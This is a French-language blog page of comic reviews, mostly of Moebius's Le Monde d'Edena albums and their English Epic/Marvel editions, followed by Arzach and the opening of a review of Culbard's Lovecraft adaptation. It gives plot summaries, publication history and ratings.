Edena-03-LaDeesse-covAtan est devenu Atana : son séjour prolongé sur Edena, sans hormonode, lui a rendu un corps de femme. Elle erre, traversant une forêt infinie. Elle cherche sans savoir exactement ce qu’elle cherche. Mais elle pressent un danger. Soudain elle est cernée par une bande d’êtres étranges, tous affublés d’horribles masques aux longs nez, qui la capturent. Atana est emmenée dans leur monde, un monde souterrain, sinistre, hyper régulé, gouverné par une entité invisible nommée “La Paterne”. C’est dans cet univers effrayant et grâce aux dons médiumniques d’un enfant aveugle, qu’Atana pourra commencer à découvrir sa véritable identité. Que lui veut “La Paterne“ ? Pourquoi l’enfant aveugle l’emmène-t-il dans ses rêves ? Peut-être parce que, comme beaucoup d’autres, il attend d’être délivré des prisons de l’ignorance…  [ texte du site de l’éditeur ] 

— Vous êtes un cas embarrassant, Monsieur. Aucune marque d’identification, aucun tatouage matricule. Aucune trace de vous dans les archives. Alors qui êtes-vous, d’où venez-vous?
— Mon nom est Atana ! Atana Merigold, je suis née en 27 sur Lazlan dans l’ère de gaïne. Mais je suis membre de la guilde spatiale. Je proteste contre mon arrestation arbitraire, ma détention injustifiée. Et je demande qu’on me délivre im-mé-dia-te-ment de cet horrible masque affublé de ce nez grotesque !” [Texte de la couverture arrière]

(Attention, lire l’avertissement de possible divulgacheurs)

Edena-03-LaDeesse-p006

Page 6

Ce troisième tome du Monde d’Edena est beaucoup plus volumineux que les précédents (quatre-vingt planches!). Ce récit est consacré à Atan, devenue maintenant Atana — une superbe guerrière avec une longue chevelure blonde, qui parcours seule l’interminable forêt édénique. En songe, elle rencontre l’ombre du rêve. Elle aperçoit une explosion à l’horizon et prends cette direction pour investiguer. Elle n’y trouve qu’un trou et une tête sur un pieu. Elle est capturée par des soldats habillés d’un long manteau et d’une sorte de masque à gaz avec un long nez ridicule (qui leur donne un air de soldat de la première guerre mondiale). Elle a la vision éveillé de  l’ombre du rêve qui la saisie et l’écrase, puis elle perds connaissance.

Edena-03-LaDeesse-p007

Page 7

Elle se réveille dans le Nid, une cité moderne et sousterraine habitée de clones, où tout le monde s’appelle poliment l’un l’autre “Monsieur” et porte un masque au long nez pour se protéger des germes. C’est une société aseptisée, asexuée, autocratique, dirigée par la “Paterne”. Comme Atana constitue une menace pour l’ordre, elle est exécutée. Elle est toutefois ressuscitée par un groupe de rebels qui suivent la prophétie du Livre de la Pyramide, prédisant que la déesse Atana viendrait les sauver des prisons mortelles de l’ignorance. Ils fuient dans les fins fonds du Nid, là où se terrent les cafardos, des clones défectueux. C’est là qu’elle rencontre l’enfant aveugle qui ressemble à un moine bouddhiste. Il amène Atana dans son rêve et lui explique que les habitants du Nid sont les “descendants” (clonés à partir d’une source unique, la Paterne) des passagers de la Pyramide (voir le tome 1) arrivés sur Edena il y a mille ans! Atana et Stell auraient donc été en animation suspendue durant tout ce temps… Atana part dans son propre rêve et l’enfant est attaqué par l’Ombre. La révolte atteint le siège de la Paterne, qui est le corps momifié d’un des passagers original de la Pyramide et nul autre que l’Ombre du rêve! Dans le combat, la Paterne est tuée. Les habitants du nid sont donc libres et jettent leurs masques.

Edena-03-LaDeesse-p029

Page 29


Comme nous le font remarquer Jean-Marc & Randy Lofficier dans la préface de l’édition anglaise (voir plus bas), le premier tome nous offrait la recherche de la promesse de l’utopie, le second était un manifeste sur la voie spirituelle pour réconcilier l’Homme et l’utopie au travers d’une transformation alimentaire, et ce tome-ci nous fait découvrir que la révolution est peut-être la seule route de l’utopie. Écrit et dessiné à Paris et Los Angeles entre l’automne 1988 et le printemps 1989 (mais publié seulement en septembre 1990 après la sérialisation dans À Suivre), La Déesse serait possiblement une allusion allégorique à tous ces opprimés de l’époque (en Roumanie, en Europe de l’Est, en Chine, etc.) qui tentaient de secouer le joug de la dictature. Les habitants du Nid porte leur “visage” pour se protéger des germes extérieurs (le libéralisme bourgeois?) alors que le mal qui les atteint est en fait causé par la décadence même de leur institutions (la dégradation du clonage)!

La Déesse nous offre un intéressant récit d’aventure, plein d’action et de rêves, et qui est exceptionnellement linéaire et cohérent. L’attrait principal demeure toujours le superbe dessin de Moebius, où les plats de couleurs vives sont de plus en plus brouillés par les détails de l’encrage. Je trouve fascinant l’inconfort généré par le fait que presque tout les personnages portent un masque similaire et doivent donc être distingués par la couleur ou les détails de leur costume. Une très bonne BD à lire absolument.

Le Monde d’Edena 3. La Déesse, par Moebius. [Tournai] : Casterman, septembre 2001. 88 pages (80 planches), 24 x 32 cm, ISBN 2-203-34522-5. Pour lectorat jeune adulte (16+). stars-3-5

Pour en savoir plus vous pouvez consulter les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipediaWorldCat ]

© Casterman 2001

TheGoddess-covL’édition anglaise, The Goddess, est assez fidèle à l’original (quoique la qualité de l’impression laisse un peu à désirer). Faute de place, l’édition française ne contenait aucun dossier explicatif, ce qui fait que la préface de Jean-Marc & Randy Lofficier ainsi que la postface de Moebius nous offrent d’autant plus d’éclairage sur le récit. Ainsi, Moebius nous explique qu’il avait d’abord eut l’intention de terminer le troisième tome sur la disparition d’Atana mais que, sur le conseil de son entourage, il ajouta une vingtaine de pages pour expliquer l’identité de la Paterne. Il ajoute que le masque des personnages et les formes de politesse utilisées symbolisent qu’ils sont coupés de leur environnement non seulement physiquement mais aussi spirituellement. Finalement, il nous apprend que le moindre détail (le changement d’une plume, le fait que la couleur a été appliqué non sur des lignes bleues mais sur l’encrage) peut affecter la qualité du dessin.

Ce volume 7 des Collected Fantasies of Jean Giraud, ne comporte qu’une seule histoire courte additionnelle: “Black Thursday” (2 pages). Le messager Jerman Closer est dégoûté par les jeux des dieux et jure de tout faire pour y mettre fin mais, bien sûr, sans le moindre effet! C’est une de ses histoires de SF absurde du début de Métal Hurlant (1977). Moebius cite l’influence de ses auteurs favoris (Zelazny, Dick) mais il est difficile de donner un sens à une histoire aussi courte.

Comme pour l’édition française, The Goddess est une très bonne BD à lire absolument.

Cette édition n’est plus disponible mais The World of Edena a été réédité en anglais par Dark Horse en 2016 (dans sa série Moebius Library) sous la forme d’un intégral deluxe cartonné qui rassemble les principaux récits du cycle (360 pages, $49.99). [WorldCat]

Moebius 7, The Collected Fantasies of Jean Giraud: The Goddess, by Moebius. New York: Epic/Marvel, October 1990. 88 p., 8.5 x 11 in., $US 12.95 / $C 15.95. ISBN 0-87135-714-3. Pour lectorat jeune adulte (16+). (Voir la couverture arrière) stars-3-5

Pour en savoir plus vous pouvez consulter les sites suivants:

[ AmazonGoodreadsGoogleWorldCat ]

© Starwatcher Graphics

Voir mes commentaires sur le tome 1: Sur l’Étoile, et sur le tome 2: Les jardins d’Édena.

[ Translate ]


Le Monde d’Edena 2: Les jardins d’Edena


Jardin-d-Edena-covStell et Atan sont à bord de “la Pyramide“, un étrange vaisseau spatial qui les dépose sur la planète Edena. Les deux héros commencent à explorer ce monde nouveau. Ils ne peuvent qu’avancer, sans savoir où leur marche les mènera. Petit à petit, ils s’adaptent à leur nouvel environnement, découvrant le goût des pommes, la chaleur du soleil. La nuit leurs rêves se peuplent de fées et de créatures fantastiques. Leurs corps physiques, privés de leur dose quotidienne d’hormonode, se transforment. Une dispute éclate, Atan assomme Stell et disparaît. Commence alors pour l’un et l’autre, une longue quête, quelque part entre l’envers et l’endroit du réel… Quelles sont les intentions de “La Pyramide“? Pourquoi a-t-elle laissé Stell et Atan débarquer dans ce monde étrange, qui leur évoque l’ancienne “Terra“ ? Comment feront-ils pour survivre, s’alimenter ? Jusqu’où devront-ils marcher ? Les réponses se trouvent peut-être dans la vraie vision, loin de l’ombre du rêve… 

Avec la série du Monde d’Edena, Moebius a créé une œuvre presque philosophique. Dans Les Jardins, il pose, entre autres, la question du conditionnement de l’être humain en matière d’alimentation. L’auteur lui-même raconte comment sa rencontre avec l’instinctothérapie lui a inspiré une bonne partie du récit. Un monde inquiétant et onirique, magnifiquement illustré.

[ texte du site de l’éditeur; voir aussi la couverture arrière ]

(Attention, lire l’avertissement de possible divulgacheurs)

Jardin-d-Edena-pg05

Page 5

Atan et Stell se réveille à bord de la pyramide mais il n’y a aucune trace des autres passagers rencontrés dans le tome précédent. En touchant des contrôles, ils révèlent deux sièges qui les téléportent sur une planète qui semble vierge, voir paradisiaque. Mais comment pourront-ils y survivre sans équipements, sans armes, ni synthétiseur d’aliments, bio-implants ou transplantation d’organes par les rob-médics (à trente-deux ans Stell a déjà reçu plus de soixante transplants dont dix-huit cardiaques !). Toutefois ils trouvent un cours d’eau et se souviennent qu’il y a quatre-mille ans leurs ancêtres terriens se nourrissaient de fruits poussant biologiquement, alors ils s’essaient à manger des pommes… Cela leur donne mal au ventre mais calme la faim. Ils font des rêves bizarres…

Jardin-d-Edena-pg22

Page 22

Avec le temps, Atan et Stell s’adaptent à leur environnement. Et avec une nouvelle alimentation et l’épuisement de leurs bio-implants, leurs corps changent: les poils repoussent et des caractéristiques sexuelles (jusqu’alors supprimées par les hormonodes) font leur apparition, révélant que Atan est une femelle et Stell un mâle! Ce dernier d’ailleurs réalise soudain qu’il est irrésistiblement attiré par sa compagne mais celle-ci, dégoûtée, repousse ses avances, l’assomme avec une pierre et disparaît dans la nature… Stell la cherche pendant six jours, puis décide de suivre le fleuve jusqu’à la mer. En rêve, il rencontre le Maître Burg, qui le guide jusqu’à Atan/Atana mais celle-ci est enlevée par un monstre, l’ombre du rêve. Grâce à l’enseignement de Maître Burg, Stell s’éveille à l’intérieur du rêve et ouvre son coté lumière pour vaincre le monstre…

Avec ce deuxième volume du cycle d’Edena, Moebius nous offre un récit similaire à l’Incal qui entame la convergence des différents éléments narratifs et thématiques de l’ensemble de son oeuvre. En effet, Maître Burg n’est nul autre que le [Major] Gruber à l’envers! La convergence est aussi stylistique puisque Moebius commence aussi ici a abandonner le style dépouillé et épuré de L’Incal et utilise de plus en plus de traits pour donner du détail comme il le fait avec Blueberry.

Après avoir vécu à Tahiti et travaillé à Los Angeles, Moebius se retrouve en 1984-85 à Tokyo pour travailler pour TMS sur le film Little Nemo. Ayant beaucoup de temps libre et réalisant que Sur l’étoile (qui venait d’être réédité chez Aedena) avait laissé beaucoup trop de questions en suspend, c’est là qu’il conçoit et dessine la première moitié des Jardins d’Edena. Il complète l’album après être rentré à Los Angeles et avoir dessiné le vingt-deuxième Blueberry, Le bout de la piste (1986). Le récit est sérialisé dans le périodique (À Suivre) avant de paraître en album chez Casterman en septembre 1988.

Mis à part une allusion à un thème biblique (sur Edena, Atan et Stell découvrent leur sexualité après avoir mangé des pommes!), la thématique dominante de cet album est nutritionnelle: le changement d’une alimentation artificielle à une alimentation naturelle transforme leurs corps! Ceci reflète simplement le fait que Moebius a changé de gourou et le récit exprime les idées de l’instinctothérapie (l’instinct alimentaire) développée par Guy-Claude Burger (Maître Burg?). Déjà végétarien depuis plusieurs années, Moebius pousse l’expérience encore plus loin avec une diète au confluent du régime paléo et du crudivorisme (alimentation vivante ou “rawism”). Il s’agit ici de suivre ses instincts préhistoriques (à l’odorat et au goût) et de ne consommer que des aliments naturels n’ayant subit aucunes transformation ou dénaturation mécanique (mélange, assaisonnement, superposition, broyage, mixage, etc), thermique (cuisson, congélation, surgélation, irradiation), bio-chimique (fermentation, engrais, pesticides, etc.) ou toutes autres modifications humaines (sélection d’espèces, OGM, techniques de culture et d’élevage, etc). Cela exclut aussi les produits laitiers et certaines céréales, qui sont considérés comme des développement “trop récents” !

Les jardins d’Edena est un excellent album, sans doute le meilleurs de la série. J’adore cet aspect du récit où les personnages se découvrent eux-même, entrent en conflits, et aussi l’aspect onirique (qui évoque les différents niveaux de réalités du Garage Hermétique). Et, bien sûr, il a le superbe style graphique de Moebius qui rend la lecture encore plus agréable… À lire absolument!

Le Monde d’Edena 2. Les jardins d’Edena, par Moebius. [Tournai] : Casterman, septembre 2001. 64 pages (52 planches), 24 x 32 cm, ISBN 2-203-34521-7. Pour lectorat jeune adulte (16+). Contient un cahier explicatif par Jean Annestay (“Les jardins : Pendant, Avant et Après”) agrémenté de six illustrations par Moebius. stars-4-0

Pour en savoir plus vous pouvez consulter les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipediaWorldCat ]

© Casterman 2012

GardensOfEadena-covÉtrangement, Les jardins d’Édena est paru en version anglaise chez Epic/Marvel avant même de paraître en français chez Casterman. L’édition anglaise comporte les habituelles (et fort utiles) préface et postface explicatives par le couple Lofficier (Jean-Marc & Randy) et Moebius. Elle inclus également deux courts récits additionnels: “Journey to the Center of an Unfaithful Body” (2 pages) et “Hit Man” (12 pages).

Dans “Unfaithful Body”, écrit en 1986, le Major (accompagné du Professeur et de son Second) explore (à la Fantastic Voyage) l’intérieur du corps de sa bien-aimée Malvina pour y découvrir… une lettre où elle le quitte, car l’ayant attendu trop longtemps elle est tombée amoureuse du lieutenant B (Blueberry?). On y retrouve des thèmes précurseurs au Cycle d’Edena, liés à la relation entre la maladie et le corps humain.

“Hit Man” est un récit déjanté (un humour absurde et un peu incohérent) qui rend un hommage stylistique à Tardi. Encore une fois, on y retrouve un thème précurseur à Edena: deux personnages prisonniers par le conditionnement de leur rôles (le voleur et le policier) finissent, au travers d’une expérience initiatique, par y échapper grâce à l’amour et à la liberté! J’avais déjà lu cette histoire en noir et blanc dans Les Vacances du Major

J’aime bien le format en couverture souple de cette édition, quoique bon, c’est la même histoire mais en anglais… Toujours aussi agréable à lire (ou relire).

Moebius 5, The Collected Fantasies of Jean Giraud: The Gardens of Aedena, by Moebius. New York: Epic/Marvel, January 1988. 66 p., 8.5 x 11 in., $US 9.95 / $C 13.95. ISBN 0-87135-282-6. Pour lectorat jeune adulte (16+). stars-4-0

Pour en savoir plus vous pouvez consulter les sites suivants:

[ AmazonGoodreadsGoogleWorldCat ]

© Starwatcher Graphics

[ Translate ]

Le Monde d’Edena 1: Sur l’Étoile

Sur-l-etoile-covUn classique de la SF selon Moebius.

Mécanicien vagabonds de l’espace, Stel et Atan ne se contentent pas de réparer les machines : ils apprennent à renaître pour réenchanter le monde.

Conte écologique et fable spirituelle, Le Monde d’Edena est le récit le plus personnel et autobiographique de Mœbius. Chef-d’oeuvre de la SF mondiale, Le Monde d’Edena est un cristal étincelant dans la bibliographie du créateur de L’Incal et du Garage hermétique.

[ texte du site de l’éditeur; voir aussi la couverture arrière]

Cet album nous offre deux récits. Dans “… Sur l’étoile… Une croisière Citroën” (37 planches) on découvre deux voyageurs (astronautes, forains de l’espace, amateurs de voitures et réparateurs) qui font escale sur une station spatiale à la recherche de carburant. Étrangement, celle-ci est complètement désertée. Alors qu’ils détectent un signal sur la planète géante autour de laquelle la station est en orbite, l’astéroïde qui abrite la station est mystérieusement attiré vers la surface. À l’aide de rétro-fusées, ils réussissent un écrasement controlé mais leur vaisseau, qui était dans le hangar de la station, est détruit. La nuit venue, ils aperçoivent une lumière très brillante à l’horizon, en direction du lieu où le signal avait été détecté. À l’aide d’un véhicule antique (un “engin de démonstration”) qu’ils transportaient dans leur vaisseau (une Citroën traction-avant modèle 15-six de 1938), ils décident d’aller y voir de plus près…

Sur-l-etoile-p017Tout au long du récit, nous découvrons peu à peu les deux personnages plutôt androgynes: Atan et Stel. Ce dernier est un pilote et mécanicien de génie. Au bout de leur périple, ils découvrent une pyramide bleue géantes, entourée de milliers de vaisseaux de tout genres et d’un campement où l’un retrouve un échantillonnage de toutes les races de la galaxie — certains étant là depuis des milliers d’années et n’ayant étrangement jamais vieilli — tous (incluant l’équipage disparue de la station) mystérieusement attiré par la pyramide. Mais personne n’a jamais réussi à pénétrer à l’intérieur, sauf Stel ! Le vaisseau-étoile attendait un pilote. Il peut maintenant embarquer tout le monde à destination d’Edena, la légendaire planète-paradis…

Sur-l-etoile-p007Le récit principal est précédée d’une histoire courte, “Réparations” (6 pl.), où Atan et Stel doivent réparer un “maître des voies” tombé en panne, son coeur étant au bord de la rupture faute d’entretien psychique. La clé du problème est une mémoire d’enfance du pilote… L’album est complété par un dossier explicatif (dans un style un peu confu) de quatre pages par Jean Annestay et cinq illustrations.

Chose surprenante, “Sur l’étoile” est une commande de Citroën qui désirait un portfolio à tirage limité (publié par Gentiane) “destiné à être offert aux concessionnaires comme cadeau de fin d’année.” Le directeur du Département Promotion de l’entreprise, Christian Baily, était de toute évidence un grand amateur de Moebius… Quelques mois plus tard, l’album a été republié aux Humanoïdes Associés (édition limitée, décembre 1983), puis chez Aedena en 1985 et finalement chez Casterman en 1990 et 2012. À noter que cette dernière édition omet le récit “La Planète Encore” (23 pl.) qui était présente dans la première édition. Aussi, ce premier tome de la série n’est plus en circulation mais peut quand même être lu dans l’édition intégrale publiée par Casterman en 2016.

L’histoire courte “Réparations” a été conçu à la demande de Jean Annestay (son partenaire chez l’éphémère Aedena) pour être incluse dans l’édition grand-publique de 1985. Cet épisode se déroule avant “Sur l’étoile” et en le relisant, Moebius se rend compte que la fin ouverte laisse beaucoup trop de questions en suspend… C’est en réfléchissant à cela qu’il a conçu toute la série du Monde d’Edena (qui sera publiée en feuilletons dans la magazine À Suivre entre 1988 et 1997), en se basant sur la remise en question personnelle (de son mode de vie, de sa spiritualité) qu’il éprouvait à cette époque. En effet, introduit à la métaphysique par Jodorowsky et ayant fait la rencontre du gourou nouvel-âge Jean-Paul Appel-Guery, il se met en quête d’un nouvel idéal de pureté. 

On retrouve dans cet album le style épuré du Moebius de l’Incal (qu’il venait à peine de commencer, en 1981, alors que Sur l’étoile a été publié en 1983). Il est caractérisé par un dessin simple — très propre, léché, avec juste ce qu’il faut de détails — et des couleurs vives, très planes (les dégradés sont assez subtils). Moebius explique dans la postface qu’il avait recherché “un style aussi dépouillé et pur que possible” afin d’éviter de se perdre dans la “luxuriance de détails” et de se forcer à donner à chaque trait toute son importance car dans “toute véritable représentation de l’anatomie, la matière et la forme ne peuvent s’exprimer qu’à travers des lignes simples.”

Comme toute les oeuvres de science-fiction de Moebius, ce premier tome de la série du Monde d’Edena nous offre un récit captivant, intriguant, empreint d’une touche d’onirisme et même mystique. C’est non seulement beau et agréable à lire, mais nous pose un certain questionnement philosophique… 

Le Monde d’Edena 1. Sur l’Étoile, par Moebius. [Tournai] : Casterman, Octobre 2012. 62 pages (43 pl.), 24 x 32 cm, ISBN 978-2-203-06317-4. Pour lectorat jeune adulte (16+). stars-3-5

Pour en savoir plus vous pouvez consulter les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipediaWorldCat ]

© Casterman 2012

Upon-A-Star-covL’édition anglaise de Sur L’étoile, publié chez Epic/Marvel, inclus (en plus du récit principal “Upon a star” et du prequel “The repairmen”) deux autres histoires courtes. “Aedena” (6 planches, scénarisé par le gourou Appel-Guery lui-même et Paula Salomon, réalisé pour le magazine économique français L’Expension) raconte l’histoire de six chefs d’états terriens kidnappés par des êtres supérieurs. Ils sont amenés sur la Cité de Cristal  de la planète Aedena, formé de trois cercles concentriques: sur le premier, dédié aux activités matériel et physique, ils sont régénérés et reçoivent un nouveau corps sain, beau et jeune (qui ne sont pas sans me faire penser à l’apparence qu’avait le Major Grubert et Jerry Cornelius étant plus jeune); sur le second, dédié aux activités artistique et psychique, ils reçoivent un cristal qui leur permet de revivre l’âme de l’enfant qu’ils étaient; sur le troisième, dédié à la vie spirituelle, Ils rencontrent l’un des douze sages d’Aedena. Ce dernier leur donne un longue explication sur l’évolution qu’ils ont subite, que la suite devra venir de leur propres efforts et il les renvoie sur Terre pour qu’ils servent de guides au reste de l’Humanité vers une paix intérieure et une véritable spiritualité… Une histoire somme toute assez similaire à “Sur l’étoile” et qui véhicule sans honte les préceptes de Appel-Guery.


CelestialVenice-pl5

Celestial Venice, pl. 5

Dans “Celestial Venice“ (9 pl.), une esquif Palloséenne accoste sur une île. La vierge Mana amène à Tridion, le gardien de la Venise, l’Âme Cristal qui devra faire revivre l’Île Cité, tel que prédit par les philosophes. Le Cristal est amené au Palais de la Mère Cosmique et déposé sur un réceptacle, entre les mains de la déesse. Alors que Mana et son pilote (qui ressemble un peu à Arzach) quittent l’île, celle-ci s’envole dans le ciel…

Les récits sont accompagnés de préfaces et postfaces (par Moebius et Jean-Marc & Randy L’Officier) qui sont beaucoup plus claires et explicatives que celle de Jean Annestay (quoi que certains paragraphes semblent être simplement la traduction de passages de l’album original). 

Upon a star est une très bonne lecture car cet album offre des récits captivants, superbement dessinés, qui sont un régal tant pour les yeux que pour l’esprit. 

Cette édition n’est plus disponible mais The World of Edena a été réédité en anglais par Dark Horse en 2016 (dans sa série Moebius Library) sous la forme d’un intégral deluxe cartonné qui rassemble les principaux récits du cycle (360 pages, $49.99). [WorldCat]

Moebius 1, The Collected Fantasies of Jean Giraud: Upon a star, by Moebius. New York: Epic/Marvel, September 1987. 72 p., 8.5 x 11 in.,  $US 9.95 / $C 13.95. ISBN 0-87135-278-8. Pour lectorat jeune adulte (16+). stars-3-5

Pour en savoir plus vous pouvez consulter les sites suivants:

[ AmazonGoodreadsGoogleWorldCat ]

© Starwatcher Graphics

[ Translate ]

Moebius 2: Arzach & Other Fantasy Stories

Moebius-2_ArzachStrangely, this edition of Arzack, published by Epic / Marvel, offers the stories in a different order than the French edition.

In the first story, ”Arzach” (8 colour pages), the protagonist spies on a naked woman who dresses but he is surprised by her husband. He captures and suspends him to a giant skeleton but all for nothing because, finally, the beauty of the woman leaves something to be desired…

Arzach-p032In the second story, “Harzak” (8 colour pages), our heroes flies over the carnivorous plain on his faithful Pteroid, his luggage being on the back of a second bio-mechanical pterosaur. But after a long flight, the latter is tired and plunges into the killer grass. Harzak must rest his mount but the only haven possible is a kind of arch occupied by a giant primate, red and fierce. Full of nonchalance, the hero triumphs. This is my favorite story thanks to Moebius’ beautiful drawings. In my youth, I made a poster out of one of these boards.

In the third story, ”Arzak “(8 colour pages), a man arrives by car near some sort of stone temple. He enters, passes through a crowd of passive / aggressive green men, then enters a room where he repairs equipments. In the distance, an inanimate Pteroid wakes up. His task accomplished, the man leaves with his car…

Moebius-2_Arzach-p32-33The fourth “story” is a series of eight colour pages that do not seem related but which may form an enigmatic story titled Harzach… The quality and style of each is quite uneven, the best being a double-page fresco depicting an army.

When it comes to the “other fantasy stories”, this part includes a selection of completely different stories (except one).

In “The Detour” (7 p., B&W), Jean Giraud’s family take a detour on their way to the island of Re and makes strange encounters. The story doesn’t make much sense tout the art is beautifully detailed.

In “The Ballade” (9 colour pages), a young explorer crosses the bio-forest reciting Rimbaud. He meets a fauness, who saves him from the attack of an Euchinus and decides to join him to discover distant human cities full of wonders. But in their first meeting with a troop of these townspeople, they are massacred without questions. Moebius said that he used an absurd, sudden and tragic ending because he was coming close to the deadline… This story shows us a beautiful, intriguing and original universe.

Moebius-2_Arzach-p59In “The White Citadel” (6 colour pages), a knight crossed for months the wilderness until he encountered a citadel carved in one single stone. An elf appears and tells him the story of a prideful king who wed a beautiful princess, but as soon she entered the nuptial chamber it closed down, trapping her. The king was barred from entering by a dark creature. Soon the knight fall asleep, possessed by the king spirit, and in his dream fights the dark creature again. In the morning the traveling knight wakes up blind, deaf and mute… Moebius notes in the preface that his friends commented that his stories were always very negative, so to prove them wrong he wrote this one but failed as it ended up again dark and morbid!

In “Ktulu” (5 colour pages), after a last meeting the president goes down a dark tunnel to meet the hunt master who will grant him the agreed privilege to hunt the Ktulon… A short and unremarkable story. Moebius notes that this is a little humorous fable referencing Lovecraft’s mythology and, at the same time, criticizing the French president “using the privilege of his office to go to Africa and hunt wild game” which he found shocking.

The book ends with one last “Arzach” story (5 colour pages) giving some humorous background to the character, the last ptero-warriors helping an artist retrieving the red stone stolen by an evil wizard. Amusing.

As for the French edition of Arzack and the compilation of stories that included it, this book offers some of the best examples of science fiction stories by Moebius. It is very interesting (and entertaining) to read.  It’s really worth a look.

Moebius 2, The Collected Fantasies of Jean Giraud: Arzach & Other Fantasy Stories, by Moebius. New York: Epic/Marvel, April 1987. 72 p. $US 9.95 / $C 13.95. ISBN 0-87135-279-6. stars-3-0

To know more you can consult the following sites:

[ AmazonGoodreadsGoogleWorldCat ]

© Starwatcher Graphics

[ Traduire ]

Dans l’abîme du temps (Culbard)

danslabimedutemps-cov“Université de Miskatonic, Arkham, 1908. Le professeur Nathaniel Peaslee s’évanouit devant une classe d’étudiants, ne recouvrant ses sens que cinq ans plus tard. Horrifié de découvrir que, durant l’intervalle, son corps n’est pas resté inactif — et en proie à des cauchemars étranges et inquiétants — Peaslee tente de reconstituer la vérité sur les années manquantes de sa vie. Effrayant voyage à travers le temps, l’espace et les profondeurs de l’esprit, cette adaptation offre une mise en image terrifiante à l’un des derniers récits de Lovecraft.”

[Texte de la couverture arrière]

Avec Dans l’abîme du temps, Ian Culbard adapte en bande dessinée un autre court roman de H.P. Lovecraft (j’ai déjà commenté son adaptation des Montagnes Hallucinées). Il s’agit d’une histoire assez similaire et qui constitue en quelques sorte une suite. Écrite entre novembre 1934 et février 1935, c’est l’une des dernières histoires à être publiée du vivant de Lovecraft en juin 1936 par Astounding Stories. L’adaptation de Culbard est d’abord paru en anglais chez l’éditeur britannique SelfMadeHero en 2013 et a été traduite en français la même année chez Akileos.

danslabimedutemps-p006

Page 6

Le professeur Nathaniel Peaslee perd connaissance durant un cours à l’université. Lorsqu’il se réveille quelques heure plus tard il est non seulement amnésique mais doit réapprendre à parler et à marcher. Sa femme est horrifié et prétend que ce n’est plus le même homme. Après cinq ans de voyages de recherche autour du monde, la mémoire lui revient soudainement et il tente de retrouver une vie plus ou moins normale. Il se demande ce qu’il a bien pu faire durant cette période. On lui raconte qu’il faisait preuve d’une grande soif de savoir et d’une énorme capacité à apprendre le plus possible sur la science et la culture contemporaine. Il se comportait étrangement et semblait même faire preuve d’un savoir sur le passé ou le futur qu’il lui aurait normalement été impossible d’avoir… 

danslabimedutemps-p045

Page 45

